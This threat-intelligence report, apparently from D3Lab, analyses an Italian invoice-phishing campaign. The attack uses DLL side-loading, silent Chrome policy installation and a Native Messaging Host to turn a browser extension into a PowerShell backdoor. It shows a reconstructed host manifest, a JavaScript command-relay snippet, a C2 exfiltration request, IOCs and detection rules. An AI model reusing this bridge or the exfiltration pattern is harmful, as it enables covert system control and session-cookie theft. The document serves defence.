
Executive Summary

In June 2026, Italian security firm D3Lab documented a targeted malware campaign distributing a compound browser threat via invoice-themed phishing emails. The attack chain combined a malicious Google Chrome extension with a Native Messaging Host — a mechanism that allowed attacker-controlled code inside the browser to issue operating-system commands on the victim’s Windows machine, bypassing Chrome’s sandbox entirely.

The infection began with an obfuscated JavaScript file disguised as a PDF invoice. DLL side-loading via a legitimate, signed Epic Games binary launched a hidden PowerShell process, which staged the Chrome extension and modified registry-based enterprise policies to permit its installation without user interaction. Once active, the extension communicated with a command-and-control server over HTTPS, exfiltrating cookies, browsing context, and user-agent data, while the paired Native Messaging Host forwarded PowerShell commands — turning the browser into a persistent remote-access backdoor.
The Phishing Message

The campaign targeted Italian-speaking recipients with a short, credible-looking email purporting to deliver a business invoice from an accounting office. The subject line read Fattura #2818999851, and the body presented a link that appeared to point to a 158 KB PDF document named Fattura-26189991026.pdf.
Clicking the link instead downloaded a Windows Script Host file named Fattura-2819889242.pfd.js. The non-standard .pfd.js extension was chosen to visually resemble .pdf at a quick glance. The invoice numbers embedded in the subject, the displayed filename, and the actual payload all differed from one another, suggesting automated per-victim or per-stage generation.
From JavaScript to Chrome
When Windows Script Host executed the downloaded file, the script decoded and dropped two files into the user’s %TEMP% directory:
client_124578.exe— a legitimate, digitally-signed executable associated with Epic Gamesd3d11.dll— a malicious DLL placed in the same directory
Windows resolves DLL dependencies by searching the application directory first, so the malicious d3d11.dll was loaded by the trusted executable in place of the legitimate graphics library. This DLL side-loading technique keeps the parent process signed and reduces suspicion from signature-based defenses. The sideloaded DLL spawned a hidden PowerShell session, which wrote the Chrome extension to disk and modified registry-based Chrome enterprise policy keys to allow the extension to install silently.

The extension was named Cloud vn105rkj64 and assigned extension ID gghagmhimhgfeajfdmjkgmmehbokmglg. Policy values written under ExtensionInstallAllowlist and ExtensionInstallSources made the deployment appear administrator-managed rather than user-initiated.
Why a Chrome Extension Is Not Enough
Chrome extensions operate strictly within the browser’s permission model. Even a maximally-privileged extension can read tabs, intercept cookies, and modify web page content — but it cannot call powershell.exe or any other system executable. This boundary is intentional: the browser sandbox ensures that a compromised extension cannot automatically become a full operating-system implant.
Chrome provides a sanctioned mechanism for crossing this boundary called Native Messaging, designed for legitimate use cases such as password managers, enterprise security tools, and hardware-integrated software. Native Messaging lets an extension communicate with a separately registered process running outside the sandbox — the Native Messaging Host — which operates with the current user’s system permissions.
The Native Messaging Bridge
The malware registered a Native Messaging Host named com.vn105rkj64.tr7qprrt7g. A Native Messaging Host is described by a JSON manifest on disk that points Chrome to the host executable and lists which extension IDs are authorized to connect. The following is a reconstructed example of the manifest structure used in this campaign (not the original file):
{
  "name": "com.vn105rkj64.tr7qprrt7g",
  "description": "Native messaging host",
  "path": "C:\\Users\\user\\AppData\\Local\\<host>.exe",
  "type": "stdio",
  "allowed_origins": [
    "chrome-extension://gghagmhimhgfeajfdmjkgmmehbokmglg/"
  ]
}
Chrome discovers the manifest through a registry entry at HKCU\Software\Google\Chrome\NativeMessagingHosts\com.vn105rkj64.tr7qprrt7g.
During the installation phase, the analysis captured generation of temporary C# source files and execution of csc.exe (the Microsoft C# compiler). This indicates the Native Messaging Host executable was compiled on the victim machine at runtime, keeping the pre-dropped static file count low and reducing the signature surface.
The malicious extension opened the native channel using Chrome’s standard API. The following JavaScript is a simplified illustration of the mechanism observed in this campaign:
const port = chrome.runtime.connectNative("com.vn105rkj64.tr7qprrt7g");

port.postMessage({ command: receivedCommand });

port.onMessage.addListener((result) => {
  sendResultToController(result);
});
Chrome starts the registered host process and wires its stdin and stdout to the extension via length-prefixed JSON messages. The host receives a command outside the browser sandbox, executes it with user-level system privileges, and returns the result. In this campaign, the bridge functioned as a PowerShell relay: the extension managed the HTTPS command channel, while the Native Messaging Host performed operating-system operations on the victim machine.
Command and Control
The extension contacted ext2[.]info via HTTPS. The observed request used HTTP POST with a query string parameter appended to the path and the actual payload in the request body:
POST /time.php?q=ste_jstest2 HTTP/1.1
Host: ext2[.]info
Origin: chrome-extension://gghagmhimhgfeajfdmjkgmmehbokmglg
The first documented exchange exfiltrated a Google session cookie, the victim’s open tab list and URLs, browser user-agent and language settings, and a stable device identifier. Theft of an authenticated session cookie enables account takeover without the victim’s password. D3Lab did not observe direct extraction of Chrome’s password store; confirmed data theft centered on cookies, browsing context, and fingerprinting data.
A subsequent C2 instruction triggered a directory listing of C:\, with the command output returned to the server in a follow-up POST. This provided direct evidence that the extension and Native Messaging Host together operated as a remote command execution backdoor, not merely a passive credential harvester.
Why This Technique Matters
Each individual component in this attack chain is a legitimate technology: signed applications load DLLs, enterprise IT teams deploy Chrome extensions via policy, and Native Messaging is a supported browser API. The threat emerges from deliberately combining these mechanisms to produce a capability that no single component could achieve alone.
The architecture also enforces a useful operational separation. The Chrome extension owns the network channel and browser-level data access, while the Native Messaging Host owns operating-system execution. Incident response focused solely on blocking a suspicious PowerShell invocation may neutralize the host component while leaving the browser command channel active and capable of redeploying or pivoting.
Detection Opportunities
Several monitoring and threat-hunting angles apply to this threat class:
- Chrome enterprise policy keys: Flag unexpected entries under
HKCU\Software\Policies\Google\Chrome\ExtensionInstallAllowlistorExtensionInstallSourceson endpoints not managed via GPO or MDM. The observed installation source valuehttp://localhost:8080/*is a strong anomaly indicator. - Native Messaging registrations: Enumerate
HKCU\Software\Google\Chrome\NativeMessagingHostsand compare against an approved software inventory. Inspect theallowed_originsfield in each host manifest; an unknown extension ID paired with an executable in a user-writable directory is high-confidence malicious. - Process correlation: Build detection rules for sequences involving Chrome extension installation,
csc.exespawning, hidden PowerShell execution, and concurrent Chrome policy or NativeMessagingHosts registry modifications within the same session window. - Network monitoring: With TLS inspection, the
chrome-extension://Origin header and the specific POST path pattern are directly observable. Endpoint socket and process-tree telemetry can expose the same pattern without TLS inspection.
Complete incident response requires removing both the Chrome extension and the Native Messaging Host registration and executable, reviewing PowerShell history and scheduled tasks, invalidating all browser sessions for affected accounts, and rotating credentials for any service whose cookies were exfiltrated.
Indicators of Compromise
Indicators observed on 22 June 2026. Network infrastructure may change after publication.
| Type | Indicator | Context |
|---|---|---|
| Email subject | Fattura #2818999851 | Italian invoice lure |
| Displayed filename | Fattura-26189991026.pdf | Document shown in the email |
| Payload filename | Fattura-2819889242.pfd.js | Obfuscated Windows JavaScript |
| Payload MD5 | 61f07213f2e54c54ec379714fd211c73 | Initial JavaScript |
| Payload SHA-1 | d7a2361877b9cd1f4b6ef56f59fb7adec72cc945 | Initial JavaScript |
| Payload SHA-256 | b11ef9f11c9bb6228582f38a61f4c04dc7160939d8c5b7ee4e467ffde6317f02 | Initial JavaScript |
| Dropped filename | client_124578.exe | Signed application used for DLL side-loading |
| Dropped EXE SHA-256 | e77747f06d1d3ee5b8466340a10416874439dd69a7e9cd8653647be7782899b6 | Side-loading launcher |
| Dropped filename | d3d11.dll | Malicious side-loaded DLL |
| Dropped DLL SHA-256 | 94f333cba95e76e6b8c0f8831bffc446b5f3c90db2c598c6079a98f1a0ef9701 | Malicious DLL |
| Extension name | Cloud vn105rkj64 | Malicious Chrome extension |
| Extension version | 2.0 | Observed manifest version |
| Chrome extension ID | gghagmhimhgfeajfdmjkgmmehbokmglg | Allowed extension origin |
| Extension CRX SHA-256 | d05e03173d9c841a28af60f5dda8a7c7a39c0a0d7302ec412ac4638b8f9872a3 | Extension package |
| Native Messaging Host | com.vn105rkj64.tr7qprrt7g | Bridge between Chrome and Windows |
| C2 domain | ext2[.]info | Confirmed command-and-control server |
| Observed IP | 2.27.5.53 | Resolution observed during analysis |
| C2 request | POST https://ext2[.]info/time.php?q=ste_jstest2 | Exfiltration and command channel |
| Related domain | cd-nwlins[.]site | Contacted during execution; returned parked content |
| Chrome policy key | HKCU\Software\Policies\Google\Chrome\ExtensionInstallAllowlist | Extension installation policy modified by malware |
| Chrome policy key | HKCU\Software\Policies\Google\Chrome\ExtensionInstallSources | Observed value: http://localhost:8080/* |
| Native host key | HKCU\Software\Google\Chrome\NativeMessagingHosts\com.vn105rkj64.tr7qprrt7g | Expected registration location for the host |
Key Takeaways
- Chrome’s Native Messaging API is a legitimate sandbox escape mechanism that malware can weaponize to run arbitrary OS commands from inside the browser with no kernel exploit required.
- DLL side-loading via a signed, trusted binary (Epic Games launcher) provided the initial code execution vector while minimizing suspicion from signature-based defenses.
- Chrome enterprise policy keys (
ExtensionInstallAllowlist,ExtensionInstallSources) can be written underHKCUwithout administrator rights, enabling silent extension installation on unmanaged endpoints. - The attack architecture separates browser-level access (cookies, tabs, HTTPS C2) from OS-level execution (PowerShell via Native Messaging), so removing only one layer leaves the other intact and capable of restoring the full capability.
- Session cookie theft provides account access independent of password knowledge; a Google authenticated session was among the confirmed exfiltrated data.
- The Native Messaging Host was compiled on-device using
csc.exe, reducing the static file footprint and complicating pre-execution detection. - C2 infrastructure was active as of 22 June 2026 and should be treated as potentially reused across follow-on campaigns.
Defensive Recommendations
- Audit Chrome enterprise policy registry keys (
ExtensionInstallAllowlist,ExtensionInstallSources) across all endpoints and flag any entries not provisioned via your MDM or Group Policy. - Enumerate all entries under
HKCU\Software\Google\Chrome\NativeMessagingHostsand compare against an approved allowlist; treat any host executable in a user-writable directory as suspect. - Alert on
csc.exeinvocations spawned by non-developer processes, especially when co-occurring with Chrome policy changes or PowerShell spawning in the same session. - Enable PowerShell script block logging and correlate hidden PowerShell activity (e.g.,
-WindowStyle Hidden) with concurrent browser extension installation or registry changes. - Deploy endpoint detection for DLL side-loading: signed, non-OS executables loading DLLs from
%TEMP%or other user-writable staging directories. - With TLS inspection, alert on outbound HTTPS carrying a
chrome-extension://Origin header destined for non-enterprise hosts. - Block
.jsand double-extension downloads (e.g.,.pfd.js) at the email gateway and web proxy; ensure Windows Explorer is configured to show full file extensions. - For confirmed incidents: remove the malicious Chrome extension and the Native Messaging Host (registry key and executable); invalidate all browser sessions for the affected account; rotate credentials for any service whose session cookies were exfiltrated.
Conclusion
This campaign demonstrates that a persistent, bidirectional system-level command channel can be built using only browser-native APIs and standard Windows tooling — no kernel exploit, no UAC bypass, no administrator credentials required. DLL side-loading provided the initial execution vector, Chrome’s own extension policy mechanism ensured silent persistence, and Native Messaging dissolved the sandbox boundary that normally prevents browser code from reaching the operating system. The resulting implant mimics enterprise software patterns at every layer: a signed parent process, an administrator-managed extension, and a supported browser API. Detection and remediation must address all three layers simultaneously; removing any single component leaves the others capable of restoring the full capability.
Original text: “Breaking Out of Chrome’s Sandbox: A Native Messaging Backdoor Observed in Italy” by Andrea Draghetti at D3Lab.